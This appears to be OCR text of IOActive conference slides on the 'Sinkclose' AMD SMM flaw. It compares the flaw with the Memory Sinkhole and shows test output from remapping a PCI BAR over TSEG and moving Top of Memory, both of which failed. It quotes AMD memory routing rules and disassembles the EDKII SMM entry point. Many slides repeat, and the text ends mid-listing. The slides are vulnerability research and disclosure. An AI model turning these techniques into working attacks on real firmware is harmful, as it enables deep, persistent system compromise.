- BIOS and Kernel Developer's Guide for AMD NPT Family 0Fh Processors https://www.amd.com/content/dam/amd/en/documents/archived-tech-docs/programmer-references/32559.pdf
- It's been around for 18 years...

©2024 IOActive, Inc. All Rights Reserved.

Differences with the "Memory Sinkhole"

- Cristopher Domas presented the Memory Sinkhole attack in 2015
  - Affected Intel Sandy Bridge and previous generations
  - Remaps the APIC over the TSEG area
  - Causes data fetches to go to MMIO instead of SMRAM

- Key differences:
  - The memory sinkhole only affects the 4K portion where the APIC gets mapped
  - Sinkclose changes the behavior of the entire TSEG region
    - Any device could be overlapped... right?

©2024 IOActive, Inc. All Rights Reserved.

Brainstorming attack ideas

©2024 IOActive, Inc. All Rights Reserved.

Attack idea

- Use a PCIe device with a BAR having register values such that when overlapped with the SMM entry point, we could take control of the execution
- There are multiple integrated devices in modern systems
- We can try re-mapping the PCI Base Address Register (BAR) from one of them to make it overlap with SMRAM
- The registers for the device should become visible for the OS at the TSEG location

©2024 IOActive, Inc. All Rights Reserved.

PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base    : bf000000
TSEG Size    : 00ffffff
SMM  Base    : bfea8000
SMM-Entry    : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
 -> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
 -> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

 -> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base    : bf000000
TSEG Size    : 00ffffff
SMM  Base    : bfea8000
SMM-Entry    : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
 -> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
 -> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

 -> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

Visible device registers

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base    : bf000000
TSEG Size    : 00ffffff
SMM  Base    : bfea8000
SMM-Entry    : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
 -> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
 -> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

 -> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

Visible device registers

Remap failed; registers are not available

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base    : bf000000
TSEG Size    : 00ffffff
SMM  Base    : bfea8000
SMM-Entry    : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
 -> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
 -> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

 -> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

Visible device registers

Remap failed; registers are not available

The BAR was indeed moved from its original place

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base    : bf000000
TSEG Size    : 00ffffff
SMM  Base    : bfea8000
SMM-Entry    : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
 -> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
 -> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

 -> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | ................

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.......
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | ................
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

Visible device registers

Remap failed; registers are not available

The BAR was indeed moved from its original place

After restoration

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

TOM - Top of Memory

MSRC001_001A Top Of Memory (TOP_MEM)

Reset: 0000_0000_0000_0000h.


Bits	Description
63:40	RAZ.
39:23	**TOM[39:23]: top of memory**. Read-write. Specifies the address that divides between MMIO and DRAM. This value is normally placed below 4G. From TOM to 4G is MMIO; below TOM is DRAM. See 2.4.6 [System Address Map] and 2.9.11 [DRAM CC6/PC6 Storage].
22:0	RAZ.

- This register dictates where the MMIO region below 4G starts
- On Intel this register has a lock bit and cannot be modified when set
- There is no such lock in AMD :)

©2024 IOActive, Inc. All Rights Reserved.

IOActive.


Moving TOM down




©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Moving TOM down






©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Moving TOM down



This worked in theory but not in practice...

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
   - MMIO APIC space and MMIO config space must not overlap.
   - RdDram=IO, WrDram=IO.
   - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].

©2024 IOActive, Inc. All Rights Reserved.

Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17]).
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
   - MMIO APIC space and MMIO config space must not overlap.
   - RdDram=IO, WrDram=IO.
   - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].

©2024 IOActive, Inc. All Rights Reserved.

Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17])
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
   - MMIO APIC space and MMIO config space must not overlap.
   - RdDram=IO, WrDram=IO.
   - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].

©2024 IOActive, Inc. All Rights Reserved.

Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses

The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17])
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
   - MMIO APIC space and MMIO config space must not overlap.
   - RdDram=IO, WrDram=IO.
   - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space].

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Memory routing priorities

2.4.6.1.2 Determining The Access Destination for Core Accesses


The access destination, DRAM or MMIO, is based on the highest priority of the following ranges that the access falls in: 1==Lowest priority.

1. RdDram/WrDram as determined by MSRC001_001A [Top Of Memory (TOP_MEM)] and MSRC001_001D [Top Of Memory 2 (TOM2)].
2. The IORRs. (see MSRC001_00[18,16] and MSRC001_00[19,17])
3. The fixed MTRRs. (see MSR0000_02[6F:68,59:58,50] [Fixed-Size MTRRs])
4. TSeg & ASeg SMM mechanism. (see MSRC001_0112 and MSRC001_0113)
5. MMIO config space, APIC space.
   - MMIO APIC space and MMIO config space must not overlap.
   - RdDram=IO, WrDram=IO.
   - See 2.4.9.1.2 [APIC Register Space] and 2.7 [Configuration Space].
6. NB address space routing. See 2.8.2.1.1 [DRAM and MMIO Memory Space]. ?


©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the SMM entry point



SMM
Mode




©2023 IOActive, Inc. All Rights Reserved.

IOActive.

Global Descriptor Table (GDT)


```
jmp 0x8:0x1000
```



©2024 IOActive, Inc. All Rights Reserved.

IOActive.


Global Descriptor Table (GDT)



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Global Descriptor Table (GDT)



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
34:   0f 20 c3                mov    ebx,cr0
37:   66 81 e3 f3 ff fa 9f    and    ebx,0x9ffafff3
3e:   66 83 cb 23             or     ebx,0x23
42:   0f 22 c3                mov    cr0,ebx
45:   66 ea 53 b0 f4 ae 08    jmp    0x8:0xaef4b053
4c:   00
4d:   [ GDTR HERE ]
```

©2024 IOActive, Inc. All Rights Reserved.

Analysis of the EDKII SMM entry point

```
 0:   bb 4d 80                mov    bx,0x804d     ; 0x8000 + 0x4D
 3:   2e a1 d8 fd             mov    ax,cs:0xfdd8  ; DSC_OFFSET + 0xD8
 7:   48                      dec    ax
 8:   2e 89 07                mov    WORD PTR cs:[bx],ax
 b:   2e 66 a1 d0 fd          mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
10:   2e 66 89 47 02          mov    DWORD PTR cs:[bx+0x2],eax
15:   2e 66 0f 01 17          lgdtd  cs:[bx];
1a:   b8 08 00                mov    ax,0x8
1d:   2e 89 47 fe             mov    WORD PTR cs:[bx-0x2],ax
21:   66 bf 00 30 f4 ae       mov    edi,0xaef43000
27:   66 67 8d 87 53 80 00    lea    eax,[edi+0x8053]
2e:   00
2f:   2e 66 89 47 fa          mov    DWORD PTR cs:[bx-0x6],eax
